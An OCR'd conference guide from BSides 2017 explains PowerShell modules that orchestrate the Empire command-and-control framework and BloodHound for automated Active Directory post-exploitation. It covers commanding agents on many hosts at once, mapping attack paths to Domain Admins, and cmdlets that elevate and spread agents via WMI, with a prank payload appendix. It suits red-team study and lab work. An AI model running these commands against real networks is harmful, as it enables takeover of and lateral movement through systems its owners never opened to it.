
DIY Guide

Orchestrating BloodHound & Empire for Automated AD Post-Exploitation



@SadProcessor - BSides Amsterdam 2017

## TL;DR - Empire in BloodHound

```
# Install Steps (on box running Bloodhound)
- Download Modules / Unzip & Unprotect / Move to PoSh Module folder
- Import-Modules / Setup Empire / run DogMap
- Add CustomCypher.txt content to BH Custom Queries / Map Empire
# Examples
Get-Command -Module <ModuleName> | Get-Help -Examples
# Check appendix for DIY Cmdlet example
```

### Intro

This document will guide you thru the setup of PowerShell Modules made to interact with BloodHound and Empire's APIs, and automate post-exploitation sequences by orchestrating BloodHound and Empire interactions.

This guide is aimed at users with previous Empire/BloodHound experience and basic PowerShell knowledge. Check out the references in appendix for more info if needed.

Note:

Code supplied is still in a dev state and can surely be improved. This has been a one man homelab POC so far, so feel free to hit me with any constructive remarks/ideas for improvement.

### Setup

## Minimal Lab

For a quick run prepare the following VMs (or use existing):

- 1 Windows box with BloodHound1.3
- 1 Linux box with Empire2.0
- 1 target windows box with Empire agent

Once familiar with basics, you can easily add more Empire servers, and target more complex infrastructures (aka AD).

See Appendix for Empire/BloodHound download links & install Info.

## PowerShell Module Download

```
# Download all modules onto box running bloodhound
https://github.com/SadProcessor/EmpireDog

# Unzip & Unprotect all

# Move all 4 module folders to your chosen PowerShell module location
$env:PSModulePath –split ‘;’
```

### PART 1 – Interacting with Empire API

PowerEmpire and EmpireStrike are made to interact with Empire servers via the Empire API. PowerEmpire does not require EmpireStrike. EmpireStrike is a wrapper on top of PowerEmpire.

# Note
PowerEmpire2.0_DogMod is a bootleg version of the original code, updated for Empire2.0 and slightly modified for the project.

/!\
Empire server has to be started in headless or rest mode:

```
./empire --headless --username user --password password
./empire --rest --username user --password password
```

## PowerEmpire
PowerEmpire is a PowerShell module made to interact with Empire's API

# Features
- 27 Cmdlets to interact with Empire Server
- Control multiple servers via sessions
- Do it with PowerShell!!

# Credits
PowerEmpire was written by DarkOperator (@Carlos_Perez)

# More Info
https://gitlab.com/carlos_perez/PowerEmpire/wikis/home

```
# Install Module
Import-Module PowerEmpire2.0_DogMod

# Connect to server
New-EmpireSession <IP> -Credential <Username> -NoSSLCheck

# Check Commands
Get-Command -Module PowerEmpire2.0_dogMod

# RTFM
Get-Help <CommandName> -Full
```

# Note:
Importing EmpireStrike Module will also import PowerEmpire and ask for initial server setup so you can skip all this for now

## EmpireStrike

EmpireStrike is a wrapper around PowerEmpire with short syntax.
EmpireStrike Cmdlets use PowerEmpire commands.

# Features

- 17 Cmdlets with short Syntax
- Tab-Completion / Dynamic Params
- Pipeline Input / Multiple Targets
- ISE extras

# Install

Importing EmpireStrike will also import PowerEmpire.

# Commands

```
# Import Module (Also imports PowerEmpire2.0_DogMod)
Import-Module EmpireStrike2.0

## Session
# Check Current Session
Session ?

## Agents
# Check selected agents
Agent ?
# Agent list for current session
Agent *
# Set agent
Agent ABCDE123
# Check selected agent
Agent ?
# More details
Agent ??



## Commands
# Run Commands
Command '$env:COMPUTERNAME'

# Get Objects!!
$Object = Command 'Get-date | Select *' -Json
$Object.year


# Multiple Targets
Agent * | CommandX '$env:COMPUTERNAME'
# Get Results
Agent * | Result
```

Continued on next page

```
## Modules
# Check selected module
Module ?
# List all Modules
Module *
# Search Module
ModuleSearch wallpaper
# Set Module
Module powershell/trollsploit/wallpaper
# or Combo
Module (ModuleSearch wallpaper).name


# Check options for selected module
Option ?
# With description
Option *
# Set option
Option LocalImagePath "/root/Pictures/wallpapers/wllppr.jpg"
# Check options
Option ?


## Strike
# View Strike Details
Strike ?
# Strike
Strike

# Multiple Targets
# Change wallpaper to all agents in selected session
Session 0
Module (ModuleSearch wallpaper).name
Option LocalImagePath '/root/Pictures/wallpapers/wllppr.jpg'
Agent * | StrikeX


## RTFM
# More Stuff...
Get-command -Module EmpireStrike2.0 | Get-Help | select Name,Synopsis
# Examples
Get-Help <CommandName> -Examples
```

```
# Video
https://www.youtube.com/watch?v=eok_NgFOnmc
```

### **PART 2 - Interacting with BloodHound API**

## **CypherDog**

CypherDog is a module made to send Cypher queries to BloodHound API

# Features

- 11 Cmdlets
- Tab-Completion / Dynamic Params / Pipeline Input
- Check Nodes/Edges/Paths
- Update Node Properties
- Create/Delete Nodes/Edges

# Commands

```
# Import Module
Import-Module CypherDog1.3

# Query Node
Node -User ACHAVARIN@EXTERNAL.LOCAL
NodeSearch -Computer Secret

# Query Edge
Edge -MemberOfGroup CONTRACTINGI@INTERNAL.LOCAL -Return Users
Edge -MemberOfGroup CONTRACTINGI@INTERNAL.LOCAL -Return Users -Degree *

# Pipeline Combo
Edge -AdminToComputer APOLLO.EXTERNAL.LOCAL -Return Groups |
      Edge -MemberOfGroup -Return Users | measure
Edge -AdminToComputer APOLLO.EXTERNAL.LOCAL -Return Groups |
      Edge -MemberOfGroup -Return Users -degree * | measure

# Query Edge Reverse
EdgeR -ParentOfUser ACHAVARIN@EXTERNAL.LOCAL -Return Groups

# Query Path
Path -UserToGroup -From ACHAVARIN@EXTERNAL.LOCAL -To `
'DOMAIN ADMINS@INTERNAL.LOCAL'


## RTFM >> Create/Delete/Update Nodes/Edges

# List all Module Commands
Get-command -Module CypherDog1.3 | Get-Help | Select Name,Synopsis
# Get Help for specific command
Get-Help <CommandName> -full
```

# Video

https://www.youtube.com/watch?v=SPgkgeOY40Y

### PART 3 - Connecting BloodHound & Empire

## DogStrike

DogStrike is a collection of cmdlets made to orchestrate BloodHound/Empire, using cmdlets from PowerEmpire/EmpireStrike/CypherDog. Also includes custom cypher queries to graph empire as nodes in BloodHound.

# Features

- Auto Map Empire & Show in Graph + loop update
- Auto Elevate/Spawn/Spread Agents
- Auto Clean Sessions/Graph (stale)
- **DIY Framework**

>> Use PowerShell as Offensive Automation Framework...

# Commands

```
# Import Module (Also Imports EmpireStrike/PowerEmpire/CypherDog)
Import-Module DogStrike2.13

# List all commands
gcm -Mod DogStrike2.13 | Get-Help | Select Name,Synopsis

Name                    Synopsis
----                    --------
Invoke-DogBark          Add Speech to automations
Invoke-DogBite          Return Listener & Session for input Agent
Invoke-DogClock         Check Agent last checkin time
Invoke-DogElevate       Elevate Agent via empire module
Invoke-DogFetch         Bulk Add Properties to Nodes
Invoke-DogMap           Map Empire Nodes in BloodHound Graph
Invoke-DogPass          Pass Agent to another Server/listener
Invoke-DogSearch        Search Empire Nodes only
Invoke-DogSpawn         Spawn agent via empire module
Invoke-DogSpread        Spread agent via WMI
Invoke-DogWatch         Map/Update Empire Agents (loopable)
Invoke-DogWipe          Remove Stale Agents/Nodes


# Help for Specific Command
Get-Help <CommandName> -full
```

# Video


https://www.youtube.com/watch?v=IcbCYy7IiNE
https://www.youtube.com/watch?v=bDm1zR2W4w0
https://www.youtube.com/watch?v=a4EtEY37ImQ

# Note


Importing DogStrike also imports PowerEmpire+EmpireStrike & CypherDog.

## Adding Custom Cypher Queries

# Click on Pen icon under Queries Tab



# Paste Content of CustomCypher.txt
# Save file & Click on Refresh icon (next to Pen)
# Run DogMap Cmdlet / Click on 'Empire - Map'
# Enjoy your Empire in bloodhound...



## Custom UI

It is possible to mod the look & feel of Bloodhound by tweaking the .css files. However, if you want to take it further, I highly recommend you look into @porterhau5's research at http://porterhau5.com/blog/

# ToDo List

- More automated Sequences/Scripts/Scenarios
- Pass output to Go-Fetch/DeathStar
- Mix it all with GUI hacks a la @PorterHau5
- Auto Generate Report (for Purple Stuff with Blue Team)
- ... ??

### APPENDIX

Dummy DIY Cmdlet - Module Combo on Multiple Targets

```
## CMDLET
<#  SHOW  ME  WHAT  YOU  GOT!  #>
Function Invoke-ShowMeWhatYouGot{
    [CmdletBinding()]
    [Alias('ShowMeWhatYouGot')]
    Param(
        # Agent Name (Accepts multiple & Pipeline)
        [parameter(Mandatory=$true,ValueFromPipeline=$True)][String[]]$Agent,
        # Path to Wallpaper (on Empire Server)
        [Parameter(Mandatory=$true)][Alias('Image')][String]$ImagePath,
        # Video URL (if other than Get-Schwifty)
        [Parameter(Mandatory=$false)][String]$VideoURL
        )
    Begin{}
    Process{
        Foreach($Agt in $Agent){
            # Set Target Agent
            DogBite -Agent $Agt -Select
            # trollsploit/wallpaper
            Module powershell/trollsploit/wallpaper
            Option LocalImagePath $ImagePath
            Strike -Agent $Agt -Blind
            # trollsploit/get-swchifty
            Module powershell/trollsploit/get_schwifty
            if($VideoURL){Option VideoURL $VideoURL}
            Strike -Agent $Agt -Blind
            }
        }
    End{
        # Quote the Giant Head
        DogBark "I Like what You Got... Good Job." -Rate -3 -Async
        }
    }

## ACTION (All Agent Nodes)
# Shumshumschilpiddydah!
$Schwifty = '/root/Pictures/wallpapers/Get-Schwifty.png'
DogSearch -Agent | ShowMeWhatYouGot -Image $Schwifty
```

Just a schwifty example, but now you have all you need to roll your own...

```
## REFERENCES

# EmpireDog Modules (PowerEmpire/EmpireStrike/CypherDog/DogStrike)
GitHub                  https://github.com/SadProcessor/EmpireDog

# Empire by @Harmj0y & Co.
GitHub                  https://github.com/EmpireProject
Wiki                    https://github.com/EmpireProject/Empire/wiki
Slack                   https://adaptiveempire.slack.com

# PowerEmpire by DarkOperator
GitLab                  https://gitlab.com/carlos_perez/PowerEmpire

# BloodHound by @_wald0 @CptJesus & @Harmj0y
GitHub                  https://github.com/BloodHoundAD/BloodHound
Wiki                    https://github.com/BloodHoundAD/BloodHound/wiki
Slack                   https://bloodhoundhq.slack.com

# Blogs
Empire & More           https://blog.harmj0y.net/
BloodHound & More       https://wald0.com/?p=68
Cypher & More           https://blog.cptjesus.com/posts/introtocypher
SpecterOps All-Star     https://posts.specterops.io/
# More Cool Stuff
BH Hacks    @porterhau5       http://porterhau5.com/blog/
# Bible
ADSecutity  @PyroTek3         https://adsecurity.org/


# More Tools for Automated AD Post-Exploitation
DeathStar   @Byt3Bl33d3r      https://github.com/byt3bl33d3r/DeathStar
GoFetch     @talthemaor       https://github.com/GoFetchAD/GoFetch
            & @TalBeerySec
AngryPuppy  @vysecurity       https://github.com/vysec/ANGRYPUPPY
            & @001SPARTaN
```